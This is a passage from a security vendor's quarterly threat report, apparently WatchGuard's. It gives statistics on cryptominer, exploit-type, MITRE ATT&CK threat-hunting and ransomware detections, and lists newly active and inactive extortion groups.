



*Figure 36. Windows (LOLBAS) Detections*

## Cryptominer Detections

In Q4 2024, we saw a relative surge in cryptominer detections. Having said that, we observed a large attack in almost all detections that quarter; it was an anomaly. Yet, when you remove Q4 from the data, the cryptominer numbers have still been elevated, and these detections seemingly correlate with the popularity of cryptocurrency. The more ubiquitous it becomes, the more detections we see, and this is supported by the fact that for the last two quarters, two USB-originating cryptominer malware campaigns appeared in the Top 10 Malware list. However, this quarter we've seen a 59.39% reduction in cryptominer detections. Part of this was because the cryptominer detections in the top 10 were not the actual miners themselves, and we blocked the helper files before they could appear on endpoints. Thus, they're not counted in the cryptominer detections, and the numbers remain subdued.





*Figure 37. QoQ Cryptominer Detections*

## Alerts by Exploit Type

Alerts by Exploit Type and Attack Vectors are somewhat similar, but they differ in that Attack Vectors describe the specific tools and processes leveraged and spoofed by attackers, whereas Exploit Type describes the behaviors of the tools and processes. WatchGuard has a Knowledge Base article that describes all these behaviors and exploits **here**.

The top four exploit types remain unchanged from Q1 in terms of the rankings. RemoteAPCInjection remains the most common exploit type. In fact, the number of alerts for remote code injections via APCs increased by almost 41% from Q1 to Q2. All the others shuffled around one or two rankings, but it is worth highlighting that, while remote APC injections increased significantly, local code execution via APCs (APC_Exec), decreased significantly. So, we saw a noticeable shift from local to remote APC injection and executions. Many of these detections were performed by XLoader and Bumblebee, which both leverage remote APC injections.

| Exploit | Q2 Alert Composition | Difference from Q1 | Description of Exploit |
|---|---|---|---|
| **RemoteAPCInjection** | 39.48% | 29.32% | Remote code injection via APCs |
| **RunPE** | 21.87% | 16.62% | Process Hollowing Techniques |
| **PsReflectiveLoader1** | 18.57% | -42.64% | Files that leverage PowerShell to allocate and inject payloads directly within the memory of it's own process (E.g. Mimikats) (Local) |
| **WinlogonInjection** | 7.10% | 4.36% | Remote Code Injection into winlogon.exe process |
| **APC_Exec** | 4.83% | 3.01% | Local code execution via APC |
| **NetReflectiveLoader** | 4.04% | -5.49% | Code execution on MEM_PRIVATE pages that do not correspond to a PE |
| **DumpLsass** | 1.66% | 0.83% | LSASS Process Memory Dump |
| **AmsiBypass** | 1.30% | 0.76% | Techniques that bypass Windows' Antimalware Scan Interface (AMSI) |
| **PsReflectiveLoader2** | 0.35% | 0.26% | Files that leverage PowerShell to allocate and inject payloads directly within the memory of it's own process (E.g. Mimikats) (Remote) |
| **ShellcodeBehavior** | 0.30% | -7.05% | .NET files that allocate and inject payloads directly within the memory of it's own process (Assembly.Load) |
| **ROP1** | 0.23% | 0.12% | Return Oriented Programming |
| **ThreadHijacking** | 0.12% | -0.13% | A process injection technique that allows the execution of arbitrary code in a separate process |
| **IE_GodMode** | 0.09% | 0.01% | GodMode technique in Internet Explorer |
| **HookBypass** | 0.02% | 0.01% | Detection of memory allocation in base addresses; typical of heap spraying |
| **ReflectiveLoader** | 0.02% | 0.00% | Reflective executable loading (Metasploit, Cobalt Strike, etc.) |
| **DynamicExec** | 0.01% | 0.00% | Execution of code in pages without execution permissions (32 bits only) |

*Figure 38. Alerts by Exploit Type*

## Threat Hunting

Everything prior to this section covered EPDR's reactive countermeasures for endpoints. These are endpoint solutions that react to malware arriving on systems. On the contrary, EPDR also includes threat hunting countermeasures. These are proactive, and sometimes reactive, countermeasures where analysts seek out malware and malicious behaviors before they can deliver their payloads.

To be aligned with industry standards, we use the MITRE ATT&CK Enterprise Matrix, which defines and describes real-world tactics and techniques used by attackers. You can read more about the MITRE ATT&CK Enterprise Matrix **here**.

The following tables and graphs reveal the most observed threat hunting alerts for Q2. These are filtered by their appropriate tactic, technique, and sub-technique as defined by MITRE. In a sense, this shows, generally, how attackers proceed through a kill chain. A prime example of this is that general persistence (TA0003) had the most alerts for Q2, solidifying the fact that the number one goal for malware when in a system is persistence – staying as long as possible on a system to exfiltrate as much as possible. Once successful persistence is achieved, an attacker's chance of success increases significantly. The second and third most alerted on were related to defense evasion, which logically makes sense as a precursor to persistence. To achieve persistence, you must circumvent defensive countermeasures.

| MITRE Tactic | MITRE Technique | Tactic :: Technique :: Sub-Technique | Technique Count | Rank |
|---|---|---|---|---|
| **TA0002** | TA0002-0 | Execution | 1,357,572 | 7 |
| | T1053.005 | Execution :: Scheduled Task/Job :: Scheduled Task | 770,961 | 9 |
| **TA0003** | TA0003-0 | Persistence | 9,473,794 | 1 |
| **TA0005** | T1543.003 | Persistence :: Create or Modify System Process :: Windows Service | 745,334 | 10 |
| | TA0005-0 | Defense Evasion | 8,960,652 | 2 |
| | T1070.004 | Defense Evasion :: Indicator Removal :: File Deletion | 1,009,743 | 8 |
| | T1553.004 | Defense Evasion :: Subvert Trust Controls :: Install Root Certificate | 7,664,586 | 3 |
| **TA0007** | TA0007-0 | Discovery | 3,561,710 | 4 |
| **TA0011** | TA0011-0 | Command and Control | 2,203,299 | 6 |
| **TA0040** | T1561.001 | Impact :: Disk Wipe :: Disk Content Wipe | 2,734,494 | 5 |

*Figure 39. Exploits by MITRE ATT&CK® Tactic and Technique*





*Figure 40. Exploits by MITRE ATT&CK® Tactic*

If we sum up all the main tactics, we get more of the overall picture. For example, TA0002 (Execution) decreased significantly from Q1 to Q2, down over 63%. Similarly, TA0006 (Credential Access) also decreased by about 60%. These two tactics center around impact, or performing the main malicious action, showing that we've improved at blocking actions before they even get to that point.

On the contrary, Exfiltration (TA00010) and Collection (TA0009) tactics were obvious standouts in Q2. Collection tactics increased by almost 20,000%, even though raw numbers remain relatively low. Similarly, Exfiltration alerts rose almost 500%, and those raw numbers are still very low, the second lowest of all tactics. Percentages aside, most of the threat hunting alerts gravitate towards initial kill chain tactics: discovery, defense evasion, and persistence.

| MITRE Tactic | Q1 Tactic Sum | Q2 Tactic Sum | Difference | % Difference |
|---|---|---|---|---|
| **TA0001** | 658,146 | 744,782 | 86,636 | 13.16% |
| **TA0002** | 6,597,028 | 2,420,271 | -4,176,757 | -63.31% |
| **TA0003** | 10,441,149 | 10,709,510 | 268,361 | 2.57% |
| **TA0004** | 383,628 | 333,702 | -49,926 | -13.01% |
| **TA0005** | 20,042,127 | 17,995,296 | -2,046,831 | -10.21% |
| **TA0006** | 1,132,695 | 453,862 | -678,833 | -59.93% |
| **TA0007** | 4,845,067 | 2,888,815 | -1,956,252 | -40.38% |
| **TA0008** | 596,153 | 626,811 | 30,658 | 5.14% |
| **TA0009** | 2,284 | 451,221 | 448,937 | 19655.74% |
| **TA0010** | 2,336 | 13,538 | 11,202 | 479.54% |
| **TA0011** | 2,383,647 | 2,204,466 | -179,181 | -7.52% |
| **TA0040** | 3,737,194 | 3,561,715 | -175,479 | -4.70% |
| **TA0042** | 2,008 | 2,349 | 341 | 16.98% |

*Figure 41. Exploits by MITRE ATT&CK® Tactic*





*Figure 42. Exploits by MITRE ATT&CK® Technique*

As for the techniques under these tactics, the largest shift was from the Defense Evasion tactic. There was a 157.07% increase in techniques to install root certificates to bypass web server certificate protection. By installing a "trusted" root certificate, attackers can spoof that they have a trusted certificate from a Certificate Authority (CA) and perform malicious actions. There were also two new techniques that appeared in Q2 and not in Q1: Scheduled Task (T1053.005) and Create or Modify a System Process (T1543.003). Both were the two fewest observed techniques in the list.

| MITRE Tactic | MITRE Technique | Q1 Technique Sum | Q1 Technique Sum | Difference | % Difference |
|---|---|---|---|---|---|
| **TA0002** | TA0002-0 | 1,791,094 | 1,357,572 | -433,522 | -24.20% |
| | T1053.005 | - | 770,961 | N/A | N/A |
| **TA0003** | TA0003-0 | 8,121,575 | 9,473,794 | 1,352,219 | 16.65% |
| **TA0003** | T1543.003 | - | 745,334 | N/A | N/A |
| | TA0005-0 | 7,073,937 | 8,960,652 | 1,886,715 | 26.67% |
| | T1070.004 | 1,122,166 | 1,009,743 | -112,423 | -10.02% |
| | T1553.004 | 2,981,460 | 7,664,586 | 4,683,126 | 157.07% |
| **TA0007** | TA0007-0 | 4,845,051 | 3,561,710 | -1,283,341 | -26.49% |
| **TA0011** | TA0011-0 | 2,382,982 | 2,203,299 | -179,683 | -7.54% |
| **TA0040** | T1561.001 | 3,646,602 | 2,734,494 | -912,108 | -25.01% |

*Figure 43. Exploits by MITRE ATT&CK® Technique*

## Top Threat Hunting Rule Invocations

It's difficult to talk about quarter-to-quarter differences when half of the new threat hunting rules and four others had no rank differences. Yet, that is the story here. We observed a bunch of threat hunting rules not observed in Q1. The top four remain unchanged in terms of the rankings, even though TrustControlEvasionRule invocations increased significantly, which aligns with our substantial increase in root certificate installations. So, in other words, threat actors attempted to install root certificates via web server attacks at a much higher rate in Q2.

# RANSOMWARE LANDSCAPE

The Ransomware Landscape subsection pivots away from threat hunting and focuses on ransomware detections, both on EPDR-protected systems, and in the overall threat landscape by observing the extortion groups in the wild. We begin by revealing the WatchGuard numbers, which show a decrease of 46.84% from last quarter. This is likely because we blocked a lot of Black Basta attacks in Q4 and then in Q1 we saw an uptick in a ransomware group called Termite, appearing in the top 10 as well. This quarter there were no ransomware samples in the top 10, and the numbers reflect that.





*Figure 44. QoQ Ransomware Detections by Quarter*

## Extortion Groups

Akin to the WatchGuard numbers, the overall extortion group landscape had fewer victims listed than last quarter. This is a thankful reprieve, as the extortion numbers were on a linear increase for a few quarters until now. In Q2, there were fewer than 2,000 victims listed, decreasing 16.96% from Q1. The primary cause of this is due to Cl0p. They listed almost 400 victims in Q1 and only had a handful in Q2. This alone is a 395-victim difference from the quarter prior.

Having said that, the extortion numbers are still overly elevated, and the number of ransomware groups is increasing overall. There were 18 new ransomware groups in Q2, and only 10 of the previous groups went dormant or no longer exist. One of those groups is LockBit, which keeps reinventing itself and is still around. WikiLeaksV2 is believed to be related to the Qilin group. So, realistically, it's only about the right groups seizing operations. All in all, the numbers decreasing is misleading because of the Cl0p outlier.

| New Groups | Inactive Groups |
|---|---|
| BERT | APT73 (Bashe) |
| Cephalus | BianLian |
| Crypto24 | Bjorkanism |
| DATACARRY | BlackSuit |
| Dire Wolf | DarkVault |
| Global | LockBit 4.0 |
| Gunra | RansomHub |
| IMN Crew | SKIRA TEAM |
| KaWa4096 | VanHelsing |
| Nova | WikiLeaksV2 |
| Payouts King | |
| PEAR | |
| SatanLock | |
| Silent | |
| Team XXX | |
| W.A. | |
| Warlock | |
| World Leaks | |

*Figure 45. Newly Active and Inactive Ransomware Groups*





*Figure 46. QoQ Public Extortions by Group*

